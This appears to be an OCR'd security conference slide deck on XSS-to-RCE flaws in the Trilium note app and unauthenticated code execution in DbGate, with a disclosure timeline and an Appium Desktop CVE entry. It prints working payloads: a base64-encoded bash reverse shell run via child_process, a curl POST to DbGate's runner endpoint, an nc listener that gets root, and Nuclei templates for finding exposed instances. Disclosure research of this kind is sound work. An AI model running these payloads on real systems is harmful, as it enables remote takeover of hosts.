

Stored XSS in Jul 11th 2022
CVE-2022-2365
ayoub0x1 · Medium

Code Injection and RCE via API Jul 7th 2022
nerrorsec · Self Closed

Multiple Reflected XSS Vulnerabilities in error handlers Jul 3rd 2022
CVE-2022-2290
vovikhangcdv · Medium

(<https://huntr.dev/repos/zadam/trilium>)

Trilium : Note-Taking App (XSS to RCE)



Trilium : Note-Taking App (XSS to RCE)

```
JS Error: Uncaught error: Message: Uncaught SyntaxError: Unexpected token '<', U
37840/#root/_hidden/_search/M3r40IToty3n/Acijvsv87Uek-9vxE, Line: 1, Column: 9,
ck: SyntaxError: Unexpected token '<'
Stack: Error
    at Object.N [as logError] (http://127.0.0.1:37840/assets/v0.59.2/app-dist/de
    at window.onerror (http://127.0.0.1:37840/assets/v0.59.2/app-dist/desktop.js
```


Use Double Quote (")

``

```
JS Error: Uncaught error: Message: Uncaught SyntaxError: Invalid or unexpected token,
.0.0.1:37840/#root/_hidden/_search/M3r40IToty3n/Acijvsv87Uek-9vxE, Line: 1, Column: 9,
{}, Stack: SyntaxError: Invalid or unexpected token
Stack: Error
    at Object.N [as logError] (http://127.0.0.1:37840/assets/v0.59.2/app-dist/desktop.
    at window.onerror (http://127.0.0.1:37840/assets/v0.59.2/app-dist/desktop.js:2:604
```

Use Single Quote (')

``




Use backtick (`)

d.

``

Trilium : Note-Taking App (XSS to RCE)

Getting a reverse shell bypassing all restrictions and limitations



`<script src=\\127.0.0.1\\evil.js></script>`

```
require("child_process").exec("echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvMTMzNyAwPiYx | base64 -d | bash")
```

BAE SYSTEMS

DbGate



Zero-Click Remote Code Execution in DbGate


 PostgreSQL



 [dbgate / dbgate](#) Public

Database manager for MySQL, PostgreSQL, SQL Server, MongoDB, SQLite and others. Runs under Windows, Linux, Mac or as web application

 [dbgate.org](#)

 MIT license

☆ 2.8k stars  170 forks  Activity

- DbGate is an open source database management tool
- Supports a variety of databases including MySQL, PostgreSQL, SQL Server and more.
- DbGate has a user-friendly interface with multiple features.
- Provides features such as data browsing, sql query and data visualization.
- It can be installed on Windows, Linux and macOS.

Zero-Click Remote Code Execution in DbGate


Confirming the electron app has misconfigured nodeIntegration

```
dbgate / app / src / electron.js


Code Blame

267 function createWindow() {
291     webPreferences: {
292         nodeIntegration: true,
293         contextIsolation: false,
294         spellcheck: false,
295     },
296 });
297
```

Zero-Click Remote Code Execution in DbGate



Interesting features



Zero-Click Remote Code Execution in DbGate

```
1 let x='';
2 typeof(alert) !== 'undefined' ?
3 typeof(window) !== 'undefined' ?
4 typeof(parent) !== 'undefined' ?
5 typeof(self) !== 'undefined' ? c
6 typeof(top) !== 'undefined' ? co
7 typeof(shell) !== 'undefined' ?
8 typeof(electron) !== 'undefined'
9 typeof(global) !== 'undefined' ?
10 typeof(process) !== 'undefined'
11 typeof(fetch) !== 'undefined' ?
12 typeof(require) !== 'undefined'
```

MESSAGES

Number	Message
1	global[object global]
2	process[object process]
3	require=null
4	Finished job script

```
process.mainModule.require("child_process").exec('mate-calc');
```

```
global.process.mainModule.require("child_process").exec('mate-calc');
```

Zero-Click Remote Code Execution in DbGate

DbGate is licensed under

- Try it online - [demo](#)
- Download application
- Run web version

Web version?

```
(root@kali) - [/opt/VR/Electron/dbgate]
```

```
# nc -lnvp 1337
```

```
listening on [any] 1337 ...
```

```
connect to [192.168.153.193] from (UNKNOWN) [192.168.153.193] 36480
```

```
(root@kali) - [~/ .dbgate/run/76fe6b20-c874-11ed-9dd1-5df6e79ed197]
```

```
# whoami
```

```
whoami
```

```
root
```

Listen for reverse shell and got connection back from victim server

```
(root@kali) - [~/ .dbgate/run/76fe6b20-c874-11ed-9dd1-5df6e79ed197]
```

```
#
```

1

root@kali: /opt/VR/Electron/dbgate 102x18

```
(root@kali) - [/opt/VR/Electron/dbgate]
```

```
# curl 'http://localhost:3000/runners/start' -X POST -H 'Content-Type: application/json' --data-raw  
$'{ "script": "process.mainModule.require(\\\\"child_process\\\\").exec(\\'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE1My4xOTMvMTMzNyAwPiYx | base64 -d | bash\\\\');"}'
```

```
{ "runid": "76fe6b20-c874-11ed-9dd1-5df6e79ed197" }
```


```
(root@kali) - [/opt/VR/Electron/dbgate]
```

```
#
```


Send payload using curl commands

Zero-Click Remote Code Execution in DbGate

SHODAN



CENSYS



Total of 41 unique instances found in both Shodan and Censys

Zero-Click Remote Code Execution in DbGate

```
kali@ubuntu:~$ nuclei -t recon-dbgate.yaml -u http://localhost:3000
```

```
projectdiscovery.io v2.9.0
```

```
[INF] Using Nuclei Engine 2.9.0 (latest)  
[INF] Using Nuclei Templates 9.4.1 (latest)  
[INF] Templates added in last update: 69  
[INF] Templates loaded for scan: 1  
[INF] Targets loaded for scan: 1  
[dbgate-recon] [http] [info]
```



Find DbGate Instances

```
kali@ubuntu:~$ nuclei -t exploit-rce-interactsh.yaml -u http://localhost:3000
```

```
projectdiscovery.io v2.9.0
```

```
projectdiscovery.io  
[INF] Using Nuclei Engine 2.9.0 (latest)  
[INF] Using Nuclei Templates 9.4.1 (latest)  
[INF] Templates added in last update: 69  
[INF] Templates loaded for scan: 1  
[INF] Targets loaded for scan: 1  
[INF] Using Interactsh Server: oast.online  
[dbgate-rce] [http] [critical] http://localhost:3000/runners/start
```




Find Vulnerable DbGate Instances

Zero-Click Remote Code Execution in DbGate

Added DbGate Nuclei Templates #8221

Merged ehsandeeep merged 3 commits into `projectdiscovery:main` from `H0j3n:dbgate-templates` 7 hours ago

Conversation 0 Commits 3 Checks 2 Files changed 2



H0j3n commented 8 hours ago

Contributor

...

Template / PR Information

- Added DbGate Templates
- References:
 - [DbGate GitHub](#)


Template Validation

I've validated this template locally?

☒ YES ☐ NO

Additional Details (leave it blank if not applicable)

Reviewers

 ehsandeeep

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone


BAE SYSTEMS

Disclosure Timeline



Discovery TimeLine

- 23rd March – Appium Desktop triage via Huntr.dev
- Response received from owner Twitter Channel, product is EOL, No Fix will be provided.
 - Accepted the report, the fixed that was provided is to make users aware of this vulnerable EOL, and refer them to use a supported Appium CLI version.
- 2nd May - CVE-2023-2479 published.
- 24th March – DBGate triaged via Huntr.dev
- 13th July - Response received from owner via Email to solve the issue. Still pending the latest news.
- 24th March - Trilium triaged via Huntr.dev
- 28th March - Trilium had rectified the issue
- Still pending CVE creation from the owner.



Be av

Hi,

Thanks for the full report. I've added a further note to the project README and to the latest release. I think that's all that we're able to do to mitigate the issue at this point. Appium Desktop (and Appium itself) were always designed for personal or intranet use anyway, with no security guarantees; it's a really dumb idea to expose these things to the internet. I hope people figure that out!

Thanks,
Jonathan

CVE-2023-2479 Detail



Description

OS Command Injection in GitHub repository appium/appium-desktop prior to v1.22.3-4.

Severity

CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

	NIST: NVD	Base Score: 9.8 CRITICAL
Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
	CNA: huntr.dev	Base Score: 9.8 CRITICAL
Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		

QUICK INFO

CVE Dictionary Entry:
CVE-2023-2479

NVD Published Date:
05/02/2023

NVD Last Modified:
05/17/2023

Source:
huntr.dev

BAE SYSTEMS

Q & A



BAE SYSTEMS

THANK YOU

